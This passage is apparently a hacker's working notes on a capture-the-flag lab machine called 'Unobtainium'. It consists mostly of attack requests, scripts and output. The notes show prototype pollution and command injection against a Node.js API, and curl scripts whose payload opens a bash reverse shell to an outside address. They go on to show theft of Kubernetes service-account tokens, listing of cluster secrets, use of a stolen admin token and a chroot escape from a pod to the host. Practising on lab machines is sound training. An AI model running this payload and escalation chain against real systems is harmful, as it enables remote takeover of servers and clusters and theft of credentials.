        testFolder = "/usr/src/app";
        fs.readdirSync(testFolder).forEach(file => {
                if (file.indexOf(filename) > -1) {
                        var buffer = fs.readFileSync(filename).toString();
                        res.send({ok: true, content: buffer});
                }
        });
});

app.listen(3000);
console.log('Listening on port 3000...');
"}
```

so post to upload with user admin?

package.js

```
{"ok":true,"content":"{
  "name": "Unobtainium-Server",
  "version": "1.0.0",
  "description": "API Service for Electron client",
  "main": "index.js",
  "scripts": {
    "start": "node index.js"
  },
  "author": "felamos",
  "license": "ISC",
  "dependencies": {
    "body-parser": "1.18.3",
    "express": "4.16.4",
```

```
    "lodash": "4.17.4",
    "google-cloudstorage-commands": "0.0.1"
  },
  "devDependencies": {}
}
"}
```

Vuln

found this... google-cloudstorage-commands
and this lodash - Affected versions of this package are vulnerable to Command Injection via `template`.

setup - give attributes

```
PUT / HTTP/1.1
Host: unobtainium.htb:31337
Content-Length: 105
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) unobtainium/1.0.0 Chrome/87.0.4280.141 Electron/11.2.0 Safari/537.36
Content-Type: application/json
Accept-Encoding: gzip, deflate
Accept-Language: en-US
Connection: close

{"auth":{"name":"felamos","password":"Winter2021"},"message":{"text":
{"__proto__":{"canUpload":"true"}}}}
```

Start nc listener

payload - command execution

```
POST /upload HTTP/1.1
Host: unobtainium.htb:31337
Content-Length: 166
Accept: application/json, text/javascript, */*; q=0.01
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) unobtainium/1.0.0 Chrome/87.0.4280.141 Electron/11.2.0 Safari/537.36
Content-Type: application/json
Accept-Encoding: gzip, deflate
Accept-Language: en-US
Connection: close

{"auth":{"name":"felamos","password":"Winter2021",
"canDelete":true,
"canUpload":true},"filename":"`/bin/bash -c '/bin/bash -i >&
/dev/tcp/10.10.15.41/9001 0>&1'`"}
```

made a quick script

```
#setup
curl -i -s -k -X $'PUT' \
    -H $'Host: unobtainium.htb:31337' -H $'Content-Length: 105' -H $'Accept:
application/json, text/javascript, */*; q=0.01' -H $'User-Agent: Mozilla/5.0
(X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) unobtainium/1.0.0
Chrome/87.0.4280.141 Electron/11.2.0 Safari/537.36' -H $'Content-Type:
application/json' -H $'Accept-Encoding: gzip, deflate' -H $'Accept-Language:
en-US' -H $'Connection: close' \
    --data-binary $'{\"auth\":
{\"name\":\"felamos\",\"password\":\"Winter2021\"},\"message\":{\"text\":
{\"__proto__\":{\"canUpload\":\"true\"}}}}' \
    $'http://unobtainium.htb:31337/'

sleep 3
#exploit
curl -i -s -k -X $'POST' \
    -H $'Host: unobtainium.htb:31337' -H $'Content-Length: 166' -H $'Accept:
application/json, text/javascript, */*; q=0.01' -H $'User-Agent: Mozilla/5.0
(X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) unobtainium/1.0.0
Chrome/87.0.4280.141 Electron/11.2.0 Safari/537.36' -H $'Content-Type:
application/json' -H $'Accept-Encoding: gzip, deflate' -H $'Accept-Language:
en-US' -H $'Connection: close' \
    --data-binary $'{\"auth\":
{\"name\":\"felamos\",\"password\":\"Winter2021\",\x0d\x0a\"canDelete\":true,\x0d\
 -c \'/bin/bash -i >& /dev/tcp/10.10.15.41/9001 0>&1\'`\"}' \
    $'http://unobtainium.htb:31337/upload'
```

```
    $'http://unobtainium.htb:31337/upload'
```

Enumerate kubernetes pod

linpeas

```
[+] System stats
...[snip]...

Filesystem      Size  Used Avail Use% Mounted on
overlay          14G  8.4G  4.8G  65% /
tmpfs            64M     0   64M   0% /dev
tmpfs           2.0G     0  2.0G   0% /sys/fs/cgroup
/dev/sda2        14G  8.4G  4.8G  65% /root
shm              64M     0   64M   0% /dev/shm
tmpfs           2.0G   12K  2.0G   1% /run/secrets/kubernetes.io/serviceaccount
tmpfs           2.0G     0  2.0G   0% /proc/acpi
tmpfs           2.0G     0  2.0G   0% /proc/scsi
tmpfs           2.0G     0  2.0G   0% /sys/firmware
              total        used        free      shared  buff/cache   available
Mem:        4030560      977180     1200288        2700     1853092     2872916
Swap:       2096124           0     2096124

...[snip]...

+] Environment
[i] Any private information inside environment variables?
YARN_VERSION=1.22.5
WEBAPP_SERVICE_PORT_3000_TCP=tcp://10.96.137.170:3000
WEBAPP_SERVICE_PORT_3000_TCP_PROTO=tcp
WEBAPP_SERVICE_PORT=tcp://10.96.137.170:3000
canDelete=true
HOSTNAME=webapp-deployment-5d764566f4-lrpt9
OLDPWD=/usr
KUBERNETES_PORT_443_TCP_PROTO=tcp
KUBERNETES_PORT_443_TCP_ADDR=10.96.0.1
KUBERNETES_PORT=tcp://10.96.0.1:443
WEBAPP_SERVICE_SERVICE_PORT=3000
```

```
PWD=/dev/shm
HOME=/root
WEBAPP_SERVICE_PORT_3000_TCP_ADDR=10.96.137.170
KUBERNETES_SERVICE_PORT_HTTPS=443
canUpload=true
HISTFILE=/dev/null
KUBERNETES_PORT_443_TCP_PORT=443
NODE_VERSION=14.15.4
KUBERNETES_PORT_443_TCP=tcp://10.96.0.1:443
WEBAPP_SERVICE_PORT_3000_TCP_PORT=3000
TERM=xterm
SHELL=bash
SHLVL=4
WEBAPP_SERVICE_SERVICE_HOST=10.96.137.170
KUBERNETES_SERVICE_PORT=443
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HISTSIZE=0
KUBERNETES_SERVICE_HOST=10.96.0.1
HISTFILESIZE=0
_=/usr/bin/env

...[snip]...

[+] Container & breakout enumeration
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation/docker-breakout
[+] Container ID ................... webapp-deployment-5d764566f4-lrpt9
[+] Container Full ID ..............
96c649b60e6883594488caba4690c0a74c6e240fe5a74f1500026ce7eb3ff6a6
[+] Kubernetes namespace ........... default
[+] Kubernetes token ...............
eyJhbGciOiJSUzI1NiIsImtpZCI6IkpOdm9iX1ZETEJ2QlZFaVpCeHB6TjBvaWNEalltaE1ULXdCNWYtb2

hdWx0Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZWNyZXQubmFtZSI6ImRlZmF1bHQtdG9rZ

50LnVpZCI6IjQwODNiNTAyLWU0ZGMtNGZiMC1iNzU1LTY0ZmU3ZGVkMzcxNSIsInN1YiI6InN5c3RlbTpz
YZ5cIWDVV3tfuWIA0
PvJsmlJqDC4X4OmbOIULLw4i5ckWO_0I35OhlRRLumnaRRrJKFaRnWA1H-
zRyAPF3fBGtUuFJecHLNTOaDMyffvBCcblT5z4jjC7V4jKKG05NUNY4UNvvtCiFfevoeTfUzJ4L2dFtkOb
CqOvLQlNAWgnJvhNLry_5IVGPxos80R0IC8gOto5bFx0WsSj5av56ff_1UsnDD68IG9uHdinOZC4xvA
[+] Vulnerable to CVE-2019-5021 .. No
```

```
...[snip]...

[+] Cron jobs
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#scheduled-cron-jobs
/usr/bin/crontab
* * * * * find / -name kubectl -exec rm {} \;

...[snip]...

[+] Analyzing .timer files
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#timers
/etc/systemd/system/timers.target.wants/apt-daily-upgrade.timer
/lib/systemd/system/apt-daily-upgrade.timer
/lib/systemd/system/apt-daily.timer
/usr/share/doc/util-linux/examples/fstrim.timer
/var/lib/systemd/deb-systemd-helper-enabled/timers.target.wants/apt-daily-upgrade.timer

[+] Analyzing .socket files
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sockets
Writable .socket file: /usr/lib/systemd/user/dirmngr.socket
Writable .socket file: /usr/lib/systemd/user/gpg-agent-browser.socket
Writable .socket file: /usr/lib/systemd/user/gpg-agent-extra.socket
Writable .socket file: /usr/lib/systemd/user/gpg-agent-ssh.socket
Writable .socket file: /usr/lib/systemd/user/gpg-agent.socket
Writable .socket file: /usr/lib/systemd/user/sockets.target.wants/dirmngr.socket
Writable .socket file: /usr/lib/systemd/user/sockets.target.wants/gpg-agent-browser.socket
Writable .socket file: /usr/lib/systemd/user/sockets.target.wants/gpg-agent-

extra.socket
Writable .socket file: /usr/lib/systemd/user/sockets.target.wants/gpg-agent-ssh.socket
Writable .socket file: /usr/lib/systemd/user/sockets.target.wants/gpg-agent.socket

...[snip]...
```

```
+] Checking misconfigurations of ld.so
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#ld-so
/etc/ld.so.conf
include /etc/ld.so.conf.d/*.conf

You have write privileges over /etc/ld.so.conf.d/x86_64-linux-gnu.conf
/etc/ld.so.conf.d/libc.conf
/etc/ld.so.conf.d
  /etc/ld.so.conf.d/libc.conf
/usr/local/lib
  /etc/ld.so.conf.d/x86_64-linux-gnu.conf
/lib/x86_64-linux-gnu
/usr/lib/x86_64-linux-gnu

...[snip]...
```

- YARN_VERSION=1.22.5
- WEBAPP_SERVICE_PORT_3000_TCP=tcp://10.96.137.170:3000
- HOSTNAME=webapp-deployment-5d764566f4-lrpt9
- KUBERNETES_PORT=tcp://10.96.0.1:443
- WEBAPP_SERVICE_SERVICE_PORT=3000
- NODE_VERSION=14.15.4
- WEBAPP_SERVICE_SERVICE_HOST=10.96.137.170
- KUBERNETES_SERVICE_HOST=10.96.0.1
- interesting kubernetes token (/var/run/secrets/kubernetes.io/serviceaccount/token)

```
eyJhbGciOiJSUzI1NiIsImtpZCI6IkpOdm9iX1ZETEJ2QlZFaVpCeHB6TjBvaWNEalltaE1ULXdCNWYtb2

.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb

.mmkqCtOB3qHPkdybHAJuaLGpQk01UGqecZZO9TfMMeO02PO2CfXoeuRyR1I0BDmyJlxuzuDZdl0k6i0As
YZ5cIWDVV3tfuWIA0PvJsmlJqDC4X4OmbOIULLw4i5ckWO_0I35OhlRRLumnaRRrJKFaRnWA1H-
```

```
zRyAPF3fBGtUuFJecHLNTOaDMyffvBCcblI5z4jjC7V4jKKG05NUNY4UNVVtCiFfeVoeIfUzJ4L2dFtkOI
CqOvLQlNAWgnJvhNLry_5IVGPxos80R0IC8gOto5bFx0WsSj5av56ff_1UsnDD68IG9uHdinOZC4xvA
```

Decode

```
{"alg":"RS256",
"kid":"JNvob_VDLBvBVEiZBxpzN0oicDjYmhMT-wB5f-obVS8"}

{"iss":"kubernetes/serviceaccount",
"kubernetes.io/serviceaccount/namespace":"default",
"kubernetes.io/serviceaccount/secret.name":"default-token-gv2pq",
"kubernetes.io/serviceaccount/service-account.name":"default",
"kubernetes.io/serviceaccount/service-account.uid":"4083b502-e4dc-4fb0-b755-
64fe7ded3715",
"sub":"system:serviceaccount:default:default"}
```

10.96.137.170:3000 web_app service host:port

```
root@webapp-deployment-5d764566f4-h5zhw:~# curl 10.96.137.170:3000
[{"icon":"__","text":{},"id":1,"timestamp":1628029693993,"userName":"felamos"},
{"icon":"__","text":{},"id":2,"timestamp":1628029703134,"userName":"felamos"}]
```

10.96.0.1:443 kubernetes service host:port

```
root@webapp-deployment-5d764566f4-lrpt9:~# curl https://10.96.0.1 -k
{
  "kind": "Status",
  "apiVersion": "v1",
  "metadata": {

  },
  "status": "Failure",
  "message": "forbidden: User \"system:anonymous\" cannot get path \"/\"",
```

```
  "reason": "Forbidden",
  "details": {

  },
  "code": 403
}
```

ok...

kubectl - (upload to machine)

version

```
root@webapp-deployment-5d764566f4-h5zhw:~# ./kubectl version
Client Version: version.Info{Major:"1", Minor:"21", GitVersion:"v1.21.3",
GitCommit:"ca643a4d1f7bfe34773c74f79527be4afd95bf39", GitTreeState:"clean",
BuildDate:"2021-07-15T21:04:39Z", GoVersion:"go1.16.6", Compiler:"gc",
Platform:"linux/amd64"}
Server Version: version.Info{Major:"1", Minor:"20", GitVersion:"v1.20.0",
GitCommit:"af46c47ce925f4c4ad5cc8d1fca46c7b77d13b38", GitTreeState:"clean",
BuildDate:"2020-12-08T17:51:19Z", GoVersion:"go1.15.5", Compiler:"gc",
Platform:"linux/amd64"}
```

namespace

```
root@webapp-deployment-5d764566f4-lrpt9:~# ./kubectl get namespace
NAME              STATUS   AGE
default           Active   192d
dev               Active   191d
kube-node-lease   Active   192d
kube-public       Active   192d
kube-system       Active   192d
```

api-resources in namespace (nothing useful)

```
root@webapp-deployment-5d764566f4-h5zhw:~# ./kubectl api-resources --
namespaced=true
```

```
NAME                            SHORTNAMES   APIVERSION
NAMESPACED   KIND
bindings                                     v1
true         Binding
configmaps                      cm           v1
true         ConfigMap
endpoints                       ep           v1
true         Endpoints
events                          ev           v1
true         Event
limitranges                     limits       v1
true         LimitRange
persistentvolumeclaims          pvc          v1
true         PersistentVolumeClaim
pods                            po           v1
true         Pod
podtemplates                                 v1
true         PodTemplate
replicationcontrollers          rc           v1
true         ReplicationController
resourcequotas                  quota        v1
true         ResourceQuota
secrets                                      v1
true         Secret
serviceaccounts                 sa           v1
true         ServiceAccount
services                        svc          v1
true         Service
controllerrevisions                          apps/v1
true         ControllerRevision
daemonsets                      ds           apps/v1
true         DaemonSet
deployments                     deploy       apps/v1
true         Deployment
replicasets                     rs           apps/v1
true         ReplicaSet
statefulsets                    sts          apps/v1
true         StatefulSet
localsubjectaccessreviews                    authorization.k8s.io/v1
true         LocalSubjectAccessReview
```

```
horizontalpodautoscalers    hpa          autoscaling/v1                 true
HorizontalPodAutoscaler
cronjobs                    cj           batch/v1beta1                  true
CronJob
jobs                                     batch/v1                       true
Job
leases                                   coordination.k8s.io/v1         true
Lease
endpointslices                           discovery.k8s.io/v1beta1       true
EndpointSlice
events                      ev           events.k8s.io/v1               true
Event
ingresses                   ing          extensions/v1beta1             true
Ingress
ingresses                   ing          networking.k8s.io/v1           true
Ingress
networkpolicies             netpol       networking.k8s.io/v1           true
NetworkPolicy
poddisruptionbudgets        pdb          policy/v1beta1                 true
PodDisruptionBudget
rolebindings                             rbac.authorization.k8s.io/v1   true
RoleBinding
roles                                    rbac.authorization.k8s.io/v1   true
Role
```

api-resources not in namespaced (nothing useful)

```
root@webapp-deployment-5d764566f4-h5zhw:~# ./kubectl api-resources --
namespaced=false
NAME                              SHORTNAMES   APIVERSION
NAMESPACED   KIND
componentstatuses                 cs           v1
false        ComponentStatus
namespaces                        ns           v1
false        Namespace
nodes                             no           v1
false        Node
persistentvolumes                 pv           v1
false        PersistentVolume
```

```
mutatingwebhookconfigurations                  admissionregistration.k8s.io/v1
false        MutatingWebhookConfiguration
validatingwebhookconfigurations                admissionregistration.k8s.io/v1
false        ValidatingWebhookConfiguration
customresourcedefinitions         crd,crds     apiextensions.k8s.io/v1
false        CustomResourceDefinition
apiservices                                    apiregistration.k8s.io/v1
false        APIService
tokenreviews                                   authentication.k8s.io/v1
false        TokenReview
selfsubjectaccessreviews                       authorization.k8s.io/v1
false        SelfSubjectAccessReview
selfsubjectrulesreviews                        authorization.k8s.io/v1
false        SelfSubjectRulesReview
subjectaccessreviews                           authorization.k8s.io/v1
false        SubjectAccessReview
certificatesigningrequests        csr          certificates.k8s.io/v1
false        CertificateSigningRequest
flowschemas
flowcontrol.apiserver.k8s.io/v1beta1   false        FlowSchema
prioritylevelconfigurations
flowcontrol.apiserver.k8s.io/v1beta1   false        PriorityLevelConfiguration
ingressclasses                                 networking.k8s.io/v1
false        IngressClass
runtimeclasses                                 node.k8s.io/v1
false        RuntimeClass
podsecuritypolicies               psp          policy/v1beta1
false        PodSecurityPolicy
clusterrolebindings                            rbac.authorization.k8s.io/v1
false        ClusterRoleBinding
clusterroles                                   rbac.authorization.k8s.io/v1
false        ClusterRole
priorityclasses                   pc           scheduling.k8s.io/v1
false        PriorityClass
csidrivers                                     storage.k8s.io/v1
false        CSIDriver
csinodes                                       storage.k8s.io/v1
false        CSINode
storageclasses                    sc           storage.k8s.io/v1
false        StorageClass
```

```
volumeattachments                                 storage.k8s.io/v1
false        VolumeAttachment
```

What can I do in each namespace:

```
root@webapp-deployment-5d764566f4-lrpt9:~# ./kubectl auth can-i --list
Resources                                         Non-Resource URLs
Resource Names   Verbs
selfsubjectaccessreviews.authorization.k8s.io   []
[]               [create]
selfsubjectrulesreviews.authorization.k8s.io    []
[]               [create]
namespaces                                        []
[]               [get list]
...[snip]

root@webapp-deployment-5d764566f4-lrpt9:~# ./kubectl auth can-i --list -n dev
Resources                                         Non-Resource URLs
Resource Names   Verbs
selfsubjectaccessreviews.authorization.k8s.io   []
[]               [create]
selfsubjectrulesreviews.authorization.k8s.io    []
[]               [create]
namespaces                                        []
[]               [get list]
pods                                              []
[]               [get list]
...[snip]...

root@webapp-deployment-5d764566f4-lrpt9:~# kk auth can-i --list -n kube-node-
lease
Resources                                         Non-Resource URLs
Resource Names   Verbs
selfsubjectaccessreviews.authorization.k8s.io   []
[]               [create]
selfsubjectrulesreviews.authorization.k8s.io    []
[]               [create]
namespaces                                        []
[]               [get list]
```

```
...[snip]

root@webapp-deployment-5d764566f4-lrpt9:~# ./kubectl auth can-i --list -n kube-public
Resources                                       Non-Resource URLs
Resource Names   Verbs
selfsubjectaccessreviews.authorization.k8s.io   []
[]               [create]
selfsubjectrulesreviews.authorization.k8s.io    []
[]               [create]
namespaces                                      []
[]               [get list]
...[snip]...

root@webapp-deployment-5d764566f4-lrpt9:~# ./kubectl auth can-i --list -n kube-system
Resources                                       Non-Resource URLs
Resource Names   Verbs
selfsubjectaccessreviews.authorization.k8s.io   []
[]               [create]
selfsubjectrulesreviews.authorization.k8s.io    []
[]               [create]
namespaces                                      []
[]               [get list]
...[snip]...
```

- can list pods in dev namespace

list pods in dev namespace

```
root@webapp-deployment-5d764566f4-lrpt9:~# ./kubectl get pods -n dev
NAME                                READY   STATUS    RESTARTS   AGE
devnode-deployment-cd86fb5c-6ms8d   1/1     Running   30         191d
devnode-deployment-cd86fb5c-mvrfz   1/1     Running   31         191d
devnode-deployment-cd86fb5c-qlxww   1/1     Running   31         191d
```

describe pod1 - 172.17.0.5

```
./kubectl describe pod devnode-deployment-cd86fb5c-6ms8d -n dev
```

```
..[snip]...
  hostIP: 10.10.10.235
  phase: Running
  podIP: 172.17.0.5
  podIPs:
  - ip: 172.17.0.5
  qosClass: BestEffort
  startTime: "2021-01-17T18:16:21Z"
```

describe pod2 - 172.17.0.3

```
...[snip]...
  hostIP: 10.10.10.235
  phase: Running
  podIP: 172.17.0.3
  podIPs:
  - ip: 172.17.0.3
  qosClass: BestEffort
  startTime: "2021-01-17T18:16:21Z"
```

describe pod3 - 172.17.0.4

```
...[snip]...
  hostIP: 10.10.10.235
  phase: Running
  podIP: 172.17.0.4
  podIPs:
  - ip: 172.17.0.4
  qosClass: BestEffort
  startTime: "2021-01-17T18:16:21Z"
```

pod1 describe

```
root@webapp-deployment-5d764566f4-h5zhw:~# ./kubectl describe pod devnode-
```

```
deployment-cd86fb5c-6ms8d -n dev
Name:         devnode-deployment-cd86fb5c-6ms8d
Namespace:    dev
Priority:     0
Node:         unobtainium/10.10.10.235
Start Time:   Sun, 17 Jan 2021 18:16:21 +0000
Labels:       app=devnode
              pod-template-hash=cd86fb5c
Annotations:  <none>
Status:       Running
IP:           172.17.0.6
IPs:
  IP:           172.17.0.6
Controlled By:  ReplicaSet/devnode-deployment-cd86fb5c
Containers:
  devnode:
    Container ID:
docker://f8cfc58f250ffba5c91ba64cdbe4e3838bef1dbabd3eb44eee0351bfbcfbe4f0
    Image:          localhost:5000/node_server
    Image ID:       docker-
pullable://localhost:5000/node_server@sha256:f3bfd2fc13c7377a380e018279c6e9b647082

    Port:           3000/TCP
    Host Port:      0/TCP
    State:          Running
      Started:      Tue, 03 Aug 2021 04:26:10 +0000
    Last State:     Terminated
      Reason:       Error
      Exit Code:    137
      Started:      Mon, 26 Jul 2021 15:00:22 +0000
      Finished:     Mon, 26 Jul 2021 15:04:55 +0000
    Ready:          True
    Restart Count:  30
    Environment:    <none>
    Mounts:
      /var/run/secrets/kubernetes.io/serviceaccount from default-token-rmcd6
(ro)
Conditions:
  Type              Status
  Initialized       True
```

```
  Ready             True

  ContainersReady   True
  PodScheduled      True
Volumes:
  default-token-rmcd6:
    Type:        Secret (a volume populated by a Secret)
    SecretName:  default-token-rmcd6
    Optional:    false
QoS Class:       BestEffort
Node-Selectors:  <none>
Tolerations:     node.kubernetes.io/not-ready:NoExecute op=Exists for 300s
                 node.kubernetes.io/unreachable:NoExecute op=Exists for 300s
Events:          <none>
```

pod2 describe

```
root@webapp-deployment-5d764566f4-h5zhw:~# ./kubectl describe pod devnode-deployment-cd86fb5c-mvrfz -n dev
Name:         devnode-deployment-cd86fb5c-mvrfz
Namespace:    dev
Priority:     0
Node:         unobtainium/10.10.10.235
Start Time:   Sun, 17 Jan 2021 18:16:21 +0000
Labels:       app=devnode
              pod-template-hash=cd86fb5c
Annotations:  <none>
Status:       Running
IP:           172.17.0.9
IPs:
  IP:           172.17.0.9
Controlled By:  ReplicaSet/devnode-deployment-cd86fb5c
...[snip]...
```

pod3 describe

```
root@webapp-deployment-5d764566f4-h5zhw:~# ./kubectl describe pod devnode-
deployment-cd86fb5c-qlxww -n dev
Name:         devnode-deployment-cd86fb5c-qlxww
Namespace:    dev
Priority:     0
Node:         unobtainium/10.10.10.235
Start Time:   Sun, 17 Jan 2021 18:16:21 +0000
Labels:       app=devnode
              pod-template-hash=cd86fb5c
Annotations:  <none>
Status:       Running
IP:           172.17.0.10
IPs:
  IP:           172.17.0.10
Controlled By:  ReplicaSet/devnode-deployment-cd86fb5c
...[snip]...
```

Found a new token when i used same exploit and exploited into web app pods

172.17.0.6 (exploit2.sh)

```
#setup
curl -i -s -k -X $'PUT' \
    -H $'Host: 172.17.0.6:3000' -H $'Content-Length: 105' -H $'Accept:
application/json, text/javascript, */*; q=0.01' -H $'User-Agent: Mozilla/5.0
(X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) unobtainium/1.0.0
Chrome/87.0.4280.141 Electron/11.2.0 Safari/537.36' -H $'Content-Type:
application/json' -H $'Accept-Encoding: gzip, deflate' -H $'Accept-Language:
en-US' -H $'Connection: close' \
    --data-binary $'{\"auth\":
{\"name\":\"felamos\",\"password\":\"Winter2021\"},\"message\":{\"text\":
{\"__proto__\":{\"canUpload\":\"true\"}}}}' \
    $'http://172.17.0.6:3000/'

sleep 3
#exploit
```

```
curl -i -s -k -X $'POST' \
    -H $'Host: 172.17.0.6:3000' -H $'Content-Length: 166' -H $'Accept:
application/json, text/javascript, */*; q=0.01' -H $'User-Agent: Mozilla/5.0
(X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) unobtainium/1.0.0
Chrome/87.0.4280.141 Electron/11.2.0 Safari/537.36' -H $'Content-Type:
application/json' -H $'Accept-Encoding: gzip, deflate' -H $'Accept-Language:
en-US' -H $'Connection: close' \
    --data-binary $'{\"auth\":
{\"name\":\"felamos\",\"password\":\"Winter2021\",\x0d\x0a\"canDelete\":true,\x0d\
 -c \'/bin/bash -i >& /dev/tcp/10.10.15.41/9002 0>&1\'`\"}' \
    $'http://172.17.0.6:3000/upload'
```

token2 (/var/run/secrets/kubernetes.io/serviceaccount/token)

```
eyJhbGciOiJSUzI1NiIsImtpZCI6IkpOdm9iX1ZETEJ2QlZFaVpCeHB6TjBvaWNEalltaE1ULXdCNWYtb2
_fGRfQ4xcXIbH7lvmiq2qHKcP4MJGql5X4NH4ereZvwkTvSyduRmEcw31qmn1Gres2eQxf4_2WBsC_4CAy
```

Decoded - dev account

```
...[snip]...
"iss":"kubernetes/serviceaccount",
"kubernetes.io/serviceaccount/namespace":"dev",
"kubernetes.io/serviceaccount/secret.name":"default-token-rmcd6",
"kubernetes.io/serviceaccount/service-account.name":"default",
"kubernetes.io/serviceaccount/service-account.uid":"341e7e66-4b0d-4a6e-b388-
9a684055f9df",
"sub":"system:serviceaccount:dev:default"}
```

lets try seeing privileges with this token.

can also enumerate from outside of pod

```
export token2=<token2>
./kubectl --server=https://10.10.10.235:8443 --certificate-authority=ca.crt --
token $token2 auth can-i --list -n kube-system
```

Success i can get secrets from kube-system

```
kali@kali:~/www$ ./kubectl --server=https://$IP:8443 --certificate-
authority=ca.crt --token $token2 auth can-i --list -n kube-system
Resources                                       Non-Resource URLs
Resource Names   Verbs
selfsubjectaccessreviews.authorization.k8s.io   []
[]               [create]
selfsubjectrulesreviews.authorization.k8s.io    []
[]               [create]
secrets                                         []
[]               [get list]
...[snip]...
```

kube-system Secrets

```
kali@kali:~/www$ ./kubectl --server=https://$IP:8443 --certificate-
authority=ca.crt --token $token2 get secrets -n kube-system
NAME                                             TYPE
DATA   AGE
attachdetach-controller-token-5dkkr              kubernetes.io/service-account-
token   3      199d
bootstrap-signer-token-xl4lg                     kubernetes.io/service-account-
token   3      199d
c-admin-token-tfmp2                              kubernetes.io/service-account-
token   3      199d
certificate-controller-token-thnxw               kubernetes.io/service-account-
token   3      199d
clusterrole-aggregation-controller-token-scx4p   kubernetes.io/service-account-
token   3      199d
coredns-token-dbp92                              kubernetes.io/service-account-
token   3      199d
cronjob-controller-token-chrl7                   kubernetes.io/service-account-
```

```
token   3      199d
daemon-set-controller-token-cb825                kubernetes.io/service-account-
token   3      199d
default-token-l85f2                              kubernetes.io/service-account-
token   3      199d
deployment-controller-token-cwgst                kubernetes.io/service-account-
token   3      199d
disruption-controller-token-kpx2x                kubernetes.io/service-account-
token   3      199d
endpoint-controller-token-2jzkv                  kubernetes.io/service-account-
token   3      199d
endpointslice-controller-token-w4hwg             kubernetes.io/service-account-
token   3      199d
endpointslicemirroring-controller-token-9qvzz    kubernetes.io/service-account-
token   3      199d
expand-controller-token-sc9fw                    kubernetes.io/service-account-
token   3      199d
generic-garbage-collector-token-2hng4            kubernetes.io/service-account-
token   3      199d
horizontal-pod-autoscaler-token-6zhfs            kubernetes.io/service-account-
token   3      199d
job-controller-token-h6kg8                       kubernetes.io/service-account-
token   3      199d
kube-proxy-token-jc8kn                           kubernetes.io/service-account-
token   3      199d
namespace-controller-token-2klzl                 kubernetes.io/service-account-
token   3      199d
node-controller-token-k6p6v                      kubernetes.io/service-account-
token   3      199d
persistent-volume-binder-token-fd292             kubernetes.io/service-account-
token   3      199d
pod-garbage-collector-token-bjmrd                kubernetes.io/service-account-
token   3      199d
pv-protection-controller-token-9669w             kubernetes.io/service-account-
token   3      199d
pvc-protection-controller-token-w8m9r            kubernetes.io/service-account-
token   3      199d
replicaset-controller-token-bzbt8                kubernetes.io/service-account-
token   3      199d
replication-controller-token-jz8k8               kubernetes.io/service-account-
```

```
token   3      199d
resourcequota-controller-token-wg7rr            kubernetes.io/service-account-
token   3      199d
root-ca-cert-publisher-token-cnl86              kubernetes.io/service-account-
token   3      199d
service-account-controller-token-44bfm          kubernetes.io/service-account-
token   3      199d
service-controller-token-pzjnq                  kubernetes.io/service-account-
token   3      199d
statefulset-controller-token-z2nsd              kubernetes.io/service-account-
token   3      199d
storage-provisioner-token-tk5k5                 kubernetes.io/service-account-
token   3      199d
token-cleaner-token-wjvf9                       kubernetes.io/service-account-
token   3      199d
ttl-controller-token-z87px                      kubernetes.io/service-account-
token   3      199d
```

describe secret c-admin-token

```
kali@kali:~/www$ ./kubectl --server=https://$IP:8443 --certificate-
authority=ca.crt --token $token2 describe secret c-admin-token-tfmp2 -n kube-
system
Name:         c-admin-token-tfmp2
Namespace:    kube-system
Labels:       <none>
Annotations:  kubernetes.io/service-account.name: c-admin
              kubernetes.io/service-account.uid: 2463505f-983e-45bd-91f7-
cd59bfe066d0

Type:  kubernetes.io/service-account-token

Data
====
ca.crt:     1066 bytes
namespace:  11 bytes
token:
eyJhbGciOiJSUzI1NiIsImtpZCI6IkpOdm9iX1ZETEJ2QlZFaVpCeHB6TjBvaWNEalltaE1ULXdCNWYtb1
jVbAQyNfaUuaXmuek5TBdY94kMD5A_owFh-0kRUjNFOSr3noQ8XF_xnWmdX98mKMF-
```

```
QxOZKCJxkbnLLd_h-P2hWRkfY8xq6-
eUP8MYrYF_gs7Xm264A22hrVZxTb2jZjUj7LTFRchb7bJ1LWXSIqOV2BmU9TKFQJYCZ743abeVB7YvNwPH
```

auth can-i --list with new token

```
kali@kali:~/www$ ./kubectl --server=https://$IP:8443 --certificate-
authority=ca.crt --token $token3 auth can-i --list -n kube-system
Resources                                       Non-Resource URLs
Resource Names   Verbs
*.*                                             []
[]               [*]
                                                [*]
[]               [*]
selfsubjectaccessreviews.authorization.k8s.io   []
[]               [create]
selfsubjectrulesreviews.authorization.k8s.io    []
[]               [create]
...[snip]...
```

looks like i can do anything now....

exploit

source

create attacker-pod

```
kali@kali:~/www$ ./kubectl --server=https://$IP:8443 --certificate-
authority=ca.crt --token $token3 apply -f attacker.yaml --namespace=dev
pod/attacker-pod created
```

Show pod is there

```
kali@kali:~/www$ ./kubectl --server=https://$IP:8443 --certificate-
authority=ca.crt --token $token3 get pods -n dev
```

```
NAME                                READY   STATUS    RESTARTS   AGE
attacker-pod                        1/1     Running   0          9s
devnode-deployment-cd86fb5c-6ms8d   1/1     Running   30         199d
devnode-deployment-cd86fb5c-mvrfz   1/1     Running   31         199d
devnode-deployment-cd86fb5c-qlxww   1/1     Running   31         199d
```

exec bash in attack pod

```
kali@kali:~/www$ ./kubectl --server=https://$IP:8443 --certificate-
authority=ca.crt --token $token3 exec -it attacker-pod -n dev -- bash
root@attacker-pod:/usr/src/app#
```

chroot

```
root@attacker-pod:/usr/src/app# chroot /root /bin/bash
root@attacker-pod:/# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  lost+found  media  mnt
opt  proc  root  run  sbin  snap  srv  sys  tmp  usr  var
root@attacker-pod:/# cd root
root@attacker-pod:~# ls
